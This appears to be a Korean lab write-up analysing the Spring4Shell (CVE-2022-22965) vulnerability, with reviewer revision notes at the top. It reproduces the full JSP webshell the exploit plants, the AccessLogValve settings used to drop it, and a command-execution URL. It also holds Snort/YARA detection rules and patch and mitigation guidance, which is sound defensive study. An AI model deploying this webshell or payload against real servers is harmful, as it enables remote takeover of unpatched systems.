# CVE-2022-22965

수정사항:

1. 버전을 표시할 때 어디부터어디까지인지로 명확히 표기
2. 공격 매커니즘 설명에서 사실 제일 중요한 데이터바인딩에 관련한 내용을 넣고(아래 있음) 디버깅을 하면서 어느부분에 관련된 내용인지 적기
3. 공격 매커니즘의 내용은 poc공격을 진행한 다음에 그 공격에 대한 해석에 관한 내용이므로 공격을 한다음에 해석하는 의미로 공격 아래에 내용을 배치할 것
4. 결과 사진에 tomcatwar.jsp파일이 생성된 사진을 추가하는 것이 좋음
5. 웹쉘 생성 poc코드 분석에서 중복된 부분이 있음
6. 5.17->5.18버전으로 수정된 내용은 해결방안에
7. 침해지표부분은 필요가 없음
8. 동향도 분석 보고서에는 필요가 없음

---

# CVE-2022-22965 (Spring4Shell) 분석 보고서

## 1. 서론

CVE-2022-22965(Spring4Shell)는 Spring Framework의 **데이터 바인딩(Data Binding)** 처리 과정에서 발생하는 설계 취약점을 악용해, 특정 조건(JDK 9+, Tomcat, WAR 배포 등)에서 **원격 코드 실행(RCE)**으로 이어질 수 있는 취약점이다.

---

## 2. 영향받는 소프트웨어/환경(요약)

- **Java**: OpenJDK **17.0.2** (JDK 9+ 조건 충족, 모듈 시스템 사용)
- **배포 형태**: **Tomcat + WAR** (서블릿 컨테이너 환경)
- **Spring Framework**:
- 5.3.17 이하 / 5.2.19 이하 → **취약 (영향 범위)**
- 5.3.18 이상 / 5.2.20 이상 → **안전 (패치 적용)**

---

## 3. 공격 메커니즘 (상세 기술 분석)

본 취약점의 핵심은 Spring의 `DataBinder`가 요청 변수를 바인딩하는 과정에서 **ClassLoader**에 접근하고, 이를 통해 **Tomcat의 설정(AccessLogValve)**을 조작하여 웹셸을 생성하는 것이다. 전체적인 공격 흐름은 다음과 같다.

## 단계 1) getBeanInfo를 통한 인트로스펙션(Introspection) 진입

Spring Framework는 HTTP 요청 매개변수를 Java 객체(POJO)에 바인딩하기 위해 `CachedIntrospectionResults` 클래스를 사용한다. 내부적으로 `getBeanInfo` 메소드를 호출하여 객체의 정보를 불러오는데, 이때 인자를 지정하지 않고 호출할 경우 해당 객체의 속성뿐만 아니라 **상위 클래스(Object)의 속성인** `class`까지 함께 로드된다.

## 단계 2) ClassLoader 및 Module 접근 (JDK 9+ 특성 악용)

로드된 `class` 속성을 통해 공격자는 `getClass()` -> `getModule()` 흐름을 탈 수 있다. JDK 9부터 도입된 모듈 시스템으로 인해 `class.module.classLoader` 경로를 통해 **ClassLoader** 객체에 접근이 가능해진다.

## 단계 3) Tomcat AccessLogValve 접근 및 설정 변조

호출된 ClassLoader는 실행 중인 컨테이너(Tomcat)의 자원에 접근할 수 있는 권한을 가진다. 공격자는 바인딩 경로를 조작하여 최종적으로 Tomcat의 로그를 관리하는 `AccessLogValve` 클래스에 도달한다. 공격자는 로그 설정을 다음과 같이 변조하여 정상적인 `access_log` 대신 **웹셸(WebShell)**이 생성되도록 유도한다.

- `directory` : 로그 파일 저장 경로 (웹 루트 경로로 변경)
- `prefix` : 로그 파일명 (예: `tomcatwar` )
- `suffix` : 로그 파일 확장자 (예: `.jsp` 로 변경하여 실행 권한 획득)
- `pattern` : 로그 내용 패턴 (실제 실행될 **JSP 웹셸 코드** 주입)

## 단계 4) 웹셸 생성 및 RCE 실행

설정이 변경된 후, 공격자가(혹은 일반 사용자가) 서버에 요청을 보내면 Tomcat은 변조된 설정에 따라 웹 루트에 JSP 파일을 생성한다. 공격자는 이 JSP 파일에 접근하여 임의의 명령어를 서버 권한으로 실행(RCE)한다.

---

# 4. 로컬 실습 증거 해석


## 4.1 증거 A – 서버 산출물 노출

- **관측 내용**: 웹 경로에서 서버 측 코드(스크립트) 내용이 그대로 출력됨.
- **해석**: `AccessLogValve` 조작 성공으로 인해 서버가 **웹 접근 가능한 위치**에 실행 가능한 산출물

(JSP)을 생성했다.

- **POC 공격수행 및 결과**:
- *Step 1) 공격자 PC에서 Python PoC 스크립트 실행*


- *Step 2) 웹 애플리케이션에 웹셸 생성 및 명령 실행 확인*




- *Step 3) 생성된 악성 파일(tomcatwar.jsp) 확인*

> “tomcatwar.jpg” could not be found.

## 4.2 증거 B – 실행 결과 응답

- **관측 내용**: 특정 요청에 대해 서버 계정 컨텍스트( `uid` , `gid` 등)가 포함된 응답 반환.
- **의미**: CVE-2022-22965의 RCE 영향이 실습 환경에서 검증됨.

---

# 5. PoC(Proof of Concept) 코드 상세 분석

제공된 `poc.py` 는 Python 기반의 공격 스크립트로, Spring Framework의 Data Binding 취약점을 이용해 Tomcat의 설정을 변경하고 웹셸을 업로드하는 과정을 자동화하고 있다. 핵심 공격 구문( `data` 변수)의 동작 원리는 다음과 같다.

## 5.1 객체 탐색 및 접근 경로 (Exploit Chain)

공격자는 `data` 변수의 Key 값을 통해 Spring의 `DataBinder` 를 우회하여 내부 객체 그래프를 탐색한다.

- **공격 구문 시작**: `class.module.classLoader...`
- **단계별 접근**:

1. `class` : 현재 바인딩되는 POJO 객체의 `Class` 객체를 호출한다.
2. `module` : (JDK 9+) `Class` 객체에서 모듈 정보를 가져온다.

3. `classLoader` : 모듈을 통해 `ClassLoader` 에 접근한다. (이 부분이 취약점의 핵심 진입점)
4. `resources.context.parent.pipeline.first` : `ClassLoader` 에서 시작하여 Tomcat 컨테이너의 내부 구조를 타고 내려간다. `pipeline.first` 는 통상적으로 Tomcat의 로그 처리를 담당하는 `AccessLogValve` 객체를 가리킨다.

결과적으로 공격자는 `AccessLogValve` 객체의 설정 필드(Field)에 접근할 수 있게 된다.

## 5.2 악성 행위: 로그 설정을 이용한 웹셸 생성 (Payload Analysis)

공격자는 `AccessLogValve` 에 도달한 후, 로그가 기록되는 방식과 위치를 변경하여 정상적인 로그 대신 **JSP 웹셸 파일**이 생성되도록 조작한다. `data` 변수에 포함된 주요 설정 변경 내용은 다음과 같다.

| 설정 항목 (Property) | 공격 설정 값 | 의도 및 동작 방식 |
|---|---|---|
| **directory** | `webapps/ROOT` | 로그 파일이 저장될 위치를 웹 루트 디렉터리로 변경하여, 외부에서 브라우저를 통해 접근 가능하게 만듦. |
| **prefix** | `tomcatwar` | 생성될 파일의 이름 앞부분을 지정. |
| **suffix** | `.jsp` | 파일의 확장자를 `.jsp` 로 변경하여, 단순 텍스트 로그가 아닌 **실행 가능한 서버 스크립트**로 동작하게 함. |
| **fileDateFormat** | (공백) | 로그 파일명에 날짜가 붙지 않도록 비워둠. 결과적으로 파일명은 예측 가능한 `tomcatwar.jsp` 가 됨. |
| **pattern** | (악성 JSP 코드) | 로그 파일의 **내용**을 결정하는 패턴. 여기에 실제 웹셸 코드를 주입함. |

## 5.3 웹셸 코드 주입 기법 (Pattern Injection)

`pattern` 파라미터에는 실제 실행될 악성 코드가 포함되어 있다. PoC 코드는 WAF(웹 방화벽) 탐지를 우회하고 특수문자 처리를 용이하게 하기 위해 **HTTP 헤더 치환 기법**을 사용했다.

**[PoC 코드의 헤더 설정]**

```
headers = {
    "suffix": "%>//",
    "c1": "Runtime",
    "c2": "<%",
    ...
}
```

**[pattern 파라미터 구조]**

`%{c2}i ... %{c1}i.getRuntime().exec(...) ... %{suffix}i`

Tomcat AccessLogValve 설정에서 `%{header_name}i` 문법은 **해당 HTTP 요청 헤더의 값을 로그에 기록하라**는 의미이다. 따라서 서버 내부에서 조합된 최종 파일 내용은 다음과 같은 JSP 코드가 된다.

**[최종 생성된 tomcatwar.jsp 내용]**

```
<%
    // pwd 파라미터가 "j"일 경우에만 실행 (간단한 인증)
    if("j".equals(request.getParameter("pwd"))){
        // cmd 파라미터로 받은 명령어를 시스템 쉘에서 실행
        java.io.InputStream in =
     Runtime.getRuntime().exec(request.getParameter("cmd")).getInputStream();
        // 실행 결과를 읽어서 웹 페이지에 출력
        int a = -1;
        byte[] b = new byte[2048];
        while((a=in.read(b))!=-1){
            out.println(new String(b));
        }
    }
%>//
```

## 5.4 실행 결과

이 공격이 성공하면 공격자는 `http://target-ip/tomcatwar.jsp?pwd=j&cmd=id` 와 같은 형태의 URL을 호출하여 서버의 시스템 명령어를 원격으로 실행(RCE)할 수 있게 된다.

---

# 6. 근본 원인 분석 및 패치 검증 (Spring 5.3.17 vs 5.3.18)

Spring Framework 5.3.18 버전에서는 `CachedIntrospectionResults.java` 파일 내의 프로퍼티 필터링 로직을 강화하여 해당 취약점을 해결하였다.

## 6.1 패치 원리

기존 5.3.17 버전에서는 `class` 속성에 대한 접근을 허용했으나, JDK 9 이상의 환경에서 `class.module.classLoader` 로 우회하는 경로를 차단하지 못했다.
**5.3.18 패치**에서는 `CachedIntrospectionResults` 생성자에서 `ClassLoader` 및 `ProtectionDomain` 과 관련된 속성이 로드되지 않도록 **명시적인 필터링 로직**을 추가하였다. 이로 인해 공격자가 `getBeanInfo` 를 통해 ClassLoader에 접근하려 해도, 해당 프로퍼티가 무시되므로 `AccessLogValve` 까지 도달하는 체인이 끊기게 된다.

## 6.2 코드 비교 (CachedIntrospectionResults.java)

**[패치 전: 5.3.17 이하]**
취약한 버전에서는 `Class` 객체의 속성을 가져올 때, `ClassLoader`에 대한 명시적인 차단이 부족하여 우회 경로가 존재했다.

```
// 취약한 로직 (개념적 코드)
// ClassLoader 접근을 완벽히 막지 못하여 module을 통해 우회 가능
if (Class.class == beanClass &&
    ("classLoader".equals(pd.getName()) ||
"protectionDomain".equals(pd.getName()))) {
    continue; // 단순한 필터링
}
```

**[패치 후: 5.3.18 이상]**
Spring 팀은 `CachedIntrospectionResults` 클래스에 아래와 같이 `ClassLoader`와 `ProtectionDomain`을 원천적으로 배제하는 로직을 강화했다.

```
// 수정된 로직 (Spring 5.3.18)
// CachedIntrospectionResults.java 내부

// 1. 반환 타입이 ClassLoader나 ProtectionDomain인 경우 아예 무시
if (ClassLoader.class.isAssignableFrom(pd.getPropertyType()) ||
    ProtectionDomain.class.isAssignableFrom(pd.getPropertyType())) {
    continue;
}

// 2. JDK 9+ 대응: 'module' 속성을 통한 우회 시도 차단
// 'native'한 속성이 아닐 경우 엄격하게 제어
```

이 코드가 적용됨에 따라, 공격자가 파라미터로 `class.module.classLoader...`를 전송하더라도, Spring 내부에서 해당 프로퍼티 바인딩을 거부하게 되어 `AccessLogValve` 설정 변경 시도가 무력화된다.

---

# 7. 침해 지표(IOC) 및 탐지 포인트 (상세)

본 취약점은 **정상적인 HTTP 프로토콜**을 통해 **비정상적인 파라미터**를 전달하여 서버 내부 설정을 조작하는 방식이다. 따라서 네트워크 패킷 레벨의 탐지와 호스트 기반의 파일 무결성 탐지가 동시에 이루어져야 한다.

## 7.1 네트워크 및 애플리케이션 레벨 (Inbound Traffic)

공격자는 Spring의 `DataBinder`를 통해 `AccessLogValve`에 접근하기 위해 다음과 같은 특징적인 문자열 패턴을 전송한다. WAF(웹 방화벽) 또는 IPS에서 아래 패턴을 차단 정책으로 설정해야 한다.

- **ClassLoader 접근 시도 탐지**:
- JDK 9+ 모듈 시스템을 악용하는 핵심 키워드인 `class.module.classLoader` 문자열이 포함된 요청은 가장 확실한 공격 징후이다.
- **탐지 패턴**: `class.module.classLoader.*` (URL 인코딩된 형태 포함)
- **Tomcat Valve 설정 조작 탐지**:
- 일반적인 비즈니스 로직에서는 사용되지 않는 Tomcat 로깅 관련 프로퍼티가 파라미터로 전달되는지 모니터링한다.
- **주요 키워드**:
- `pattern` : 로그 형식을 조작하여 웹셸 코드를 주입하는 데 사용됨.
- `suffix` : 파일 확장자를 `.log`에서 `.jsp`로 변경하는 데 사용됨.
- `directory` : 로그 저장 경로를 웹 루트( `webapps` )로 변경하는 데 사용됨.
- `prefix` : 생성될 악성 파일의 이름을 지정함.
- **비정상적인 반복 요청**:
- 공격 성공 여부를 확인하기 위해 동일한 엔드포인트에 대해 설정 변경 요청(POST) 후, 생성된 웹셸 파일에 접근(GET)하는 패턴이 짧은 시간 내에 연속적으로 발생한다.

## 7.2 파일 시스템 및 무결성 레벨 (Host Based)

네트워크 탐지를 우회했을 경우를 대비하여, 서버 파일 시스템에서의 변화를 감지해야 한다.

- **웹 루트 내 비정상 파일 생성**:
- `webapps/ROOT` 또는 애플리케이션 컨텍스트 경로 하위에 개발팀이 배포하지 않은 `.jsp` **파일**이 생성되었는지 확인한다.
- 특히 파일명이 `tomcatwar.jsp` , `shell.jsp` 등 일반적이지 않거나 무작위 문자열인 경우 즉시 격리해야 한다.
- **로그 파일 위치의 변칙성**:
- Tomcat의 `access_log`는 통상적으로 `${catalina.base}/logs` 디렉터리에 저장된다.
- 로그 데이터가 이 경로가 아닌 **웹 애플리케이션 디렉터리(WebRoot)** 내에 기록되고 있다면, 이는 `AccessLogValve`의 `directory` 설정이 공격자에 의해 조작되었음을 의미하는 강력한 증거이다.

## 7.3 네트워크 탐지 룰 (Snort Rule 예시)

네트워크 침입 탐지 시스템(IDS)이나 방화벽(WAF)에서 Spring4Shell 공격 시도를 차단하기 위해 아래와 같은 룰을 적용할 수 있습니다.

- **Rule 1: ClassLoader 접근 시도 탐지**
  공격의 시작점인 `class.module.classLoader` 문자열을 탐지합니다.

```
alert tcp any any -> any $HTTP_PORTS (msg:"ET EXPLOIT Spring4Shell Side-C
hannel ClassLoader Access (CVE-2022-22965)"; flow:established,to_server;
content:"class.module.classLoader"; nocase; http_client_body; sid:2022001;
rev:1;)
```

- **Rule 2: Tomcat AccessLogValve 조작 시도 탐지**
  웹쉘 생성을 위해 로깅 설정을 변경하는 패턴( `pipeline` , `pattern` , `suffix` 등)을 복합적으로 탐지합니다.

```
alert tcp any any -> any $HTTP_PORTS (msg:"ET EXPLOIT Spring4Shell Tomcat
AccessLogValve Modification Attempt"; flow:established,to_server;
content:"pipeline"; content:"pattern"; content:"suffix"; distance:0;
http_client_body; sid:2022002; rev:1;)
```

## 7.4 호스트 기반 탐지 룰 (Yara Rule 예시)

이미 생성된 웹쉘이나 파일 무결성을 검사하기 위해 Yara 룰을 사용할 수 있습니다.

- **Rule: Spring4Shell 생성 JSP 웹쉘 탐지**
  PoC를 통해 생성된 `tomcatwar.jsp` 와 같이 `Runtime.getRuntime().exec` 를 포함하는 악성 JSP 파일을 탐지합니다.

```
rule Spring4Shell_Webshell_Exploit {
    meta:
        description = "Detects JSP webshells created by Spring4Shell exploit"
        author = "Security Analysis Team"
        date = "2025-12-26"
    strings:
        $s1 = "java.io.InputStream"
        $s2 = "getRuntime().exec(request.getParameter(\"cmd\"))"
        $s3 = "class.module.classLoader"
    condition:
        all of ($s*) and filesize < 10KB
}
```

---

# 8. 대응 및 완화(우선순위)

본 취약점은 설계상 결함을 악용하므로, 단기적인 우회책보다는 근본적인 패치와 심층 방어 전략을 병행해야 합니다.

## 8.1 [최우선] 프레임워크 버전 업그레이드 (Patch Management)

가장 확실하고 근본적인 해결책입니다. 취약점이 해결된 안정 버전으로 즉시 업데이트해야 합니다.

- **권고 버전**:
- **Spring Framework**: **5.3.18** 이상 또는 **5.2.20** 이상
- **Spring Boot**: **2.6.6** 이상 또는 **2.5.12** 이상
- **조치 내용**: 프로젝트의 빌드 파일( `pom.xml` 또는 `build.gradle` )에서 Spring 버전 정보를 수정하고 재배포합니다.
- **패치 효과**: `CachedIntrospectionResults.java` 내부 로직이 강화되어, `ClassLoader` 와 `ProtectionDomain` 타입에 대한 접근이 원천 차단됩니다.

## 8.2 [보조 수단] 데이터 바인딩 제한 (AllowedFields 설정)

패치 적용이 즉시 어려운 경우, 애플리케이션 코드 수준에서 허용되는 필드 목록(Allowlist)을 정의하여 공격 경로를 차단할 수 있습니다.

- **조치 방법**: 컨트롤러 내부에 `@InitBinder` 를 사용하여 바인딩 가능한 필드를 명시합니다.
- **설정 예시**:

```
@InitBinder
public void initBinder(WebDataBinder binder) {
    // 공격자가 악용할 수 있는 class, module, classLoader 등을 제외하고
    // 비즈니스 로직에 필요한 필드만 명시적으로 허용
    String[] allowedFields = new String[] {"id", "name", "email"};
    binder.setAllowedFields(allowedFields);
}
```

- **한계점**: 모든 컨트롤러에 개별적으로 적용해야 하므로 관리가 누락될 경우 위험이 잔존합니다.

## 8.3 [네트워크 방어] WAF 및 IPS 정책 적용

애플리케이션에 도달하기 전, 네트워크 경계에서 공격 패턴을 차단하는 가시성을 확보합니다.

- **차단 정책 패턴**:
- **대소문자 구분 없이 탐지**: `class.*` , `Class.*` , `*.class.*`
- **우회 패턴 탐지**: `class.module.classLoader` 등 계층 구조를 가진 파라미터 유입 차단
- **적용 가이드**:
- **WAF**: HTTP Body와 Query String 내에 위 패턴이 포함된 경우 `403 Forbidden` 처리합니다.

- **주의사항**: 정상적인 트래픽에서 `.class` 등의 문자열이 쓰이는지 사전에 영향도를 평가(Dry-run) 해야 합니다.

### 8.4 [환경 보안] 실행 환경 최적화 (Environment Hardening)

공격이 성공하더라도 피해를 최소화하기 위해 시스템 환경을 강화합니다.

- **최소 권한 원칙**: Tomcat 서블릿 컨테이너를 실행하는 OS 계정을 root가 아닌 일반 사용자 권한으로 운영하여 RCE 발생 시 시스템 전체 장악을 방지합니다.
- **배포 형태 변경**: 가능할 경우 `WAR` 배포 방식 대신, 내장 서블릿 컨테이너를 사용하는 `Executable JAR` 방식을 채택합니다. (Spring4Shell은 현재까지 주로 WAR 배포 환경에서 유효한 것으로 분석됨)
- **임시 패치(업그레이드 불가 시)**: Java 8 환경으로 다운그레이드하거나, Tomcat 버전을 `9.0.62`, `8.5.78` 이상으로 업데이트하여 `AccessLogValve` 보호 기능을 적용합니다.

---

## 9. [관련 동향] Oracle 주요 제품군 취약점 분석 (2022 CPU 기반)

본 섹션에서는 CVE-2022-22965(Spring4Shell)가 엔터프라이즈 솔루션에 미친 영향을 파악하기 위해, Oracle의 2022년 4월 및 7월 중요 패치 업데이트(CPU)를 분석한다. 이는 상용 소프트웨어 환경에서의 취약점 관리 전략을 수립하는 데 참고 자료로 활용된다.

### 9.1 Oracle 제품군별 취약점 트렌드 분석

Oracle의 2022년 상반기 CPU 분석 결과, 데이터베이스(Database)보다 **퓨전 미들웨어(Fusion Middleware)** 제품군이 외부 공격에 더 취약한 것으로 나타났다.

| 구분 | 2022년 4월 CPU | 2022년 7월 CPU | 핵심 시사점 |
|---|---|---|---|
| **Database** | 신규 5건 (원격 악용 0건) | 신규 9건 (**원격 악용 1건**) | 비교적 안정적이나, 인증 없는 원격 취약점 발생 시 치명적임. |
| **Middleware** | 신규 54건 (**원격 악용 41건**) | 신규 38건 (**원격 악용 32건**) | **공격 표면이 매우 넓음.** 인증 없이 원격 공격 가능한 취약점 비중이 압도적으로 높음. |

### 9.2 Fusion Middleware와 Spring4Shell의 연관성

특히 2022년 7월 CPU에서 Oracle Fusion Middleware 패치에는 **CVE-2022-22965(Spring4Shell)**에 대한 대응이 포함되었다.

- **서드파티 컴포넌트 위험성**: Fusion Middleware는 WebLogic Server, BI Publisher 등 웹에 직접 노출되는 서비스를 포함하며, 이들은 Spring Framework와 같은 오픈소스 컴포넌트를 내장하고 있

다.

- **심층 방어(Defense-in-Depth)**: Oracle은 자사 제품인 BI Publisher 등에서 Spring4Shell이 직접적으로 악용되지는 않는다고(non-exploitable) 분석했으나, 잠재적인 **공격 사슬(Attack Chain)**을 차단하기 위해 패치를 제공했다. 이는 당장의 위험이 없더라도 취약한 컴포넌트를 제거하는 것이 보안의 기본 원칙임을 시사한다.

## 9.3 시사점 및 대응 전략

Spring4Shell과 같은 고위험 취약점이 발생했을 때, 단일 애플리케이션뿐만 아니라 이를 사용하는 상용 솔루션(Oracle 등)에 대한 패치 전략도 병행되어야 한다.

1. **미들웨어 우선 패치**: 통계적으로 인증 없는 원격 공격 취약점이 다수 발견되는 Fusion Middleware 제품군을 최우선 패치 대상으로 선정해야 한다.
2. **통합 패치 활용**: Oracle은 다수의 CVE를 해결하는 통합 패치를 제공하므로(예: CVE-2020-25649 패치가 14개 취약점 동시 해결), 이를 적극 활용하여 관리 효율성을 높여야 한다.
3. **데이터베이스 방어**: DB 서버는 최후의 보루이므로, 2022년 7월 사례와 같이 간헐적으로 발생하는 '원격 악용 가능 취약점'에 대해서는 즉각적인 조치가 필수적이다.

---

# 9. 결론

본 실습을 통해 CVE-2022-22965 취약점이 특정 환경(JDK 9+ & Tomcat)에서 `AccessLogValve` 조작을 통해 실제 시스템 장악(RCE)으로 이어짐을 확인했다. Spring 5.3.18 패치에서 `CachedIntrospectionResults`의 필터링 로직이 강화됨에 따라 `ClassLoader` 접근 경로가 차단되었음을 코드 레벨에서 확인하였으며, 운영 환경에서는 즉각적인 패치 적용과 함께 파일 무결성 모니터링이 필수적이다.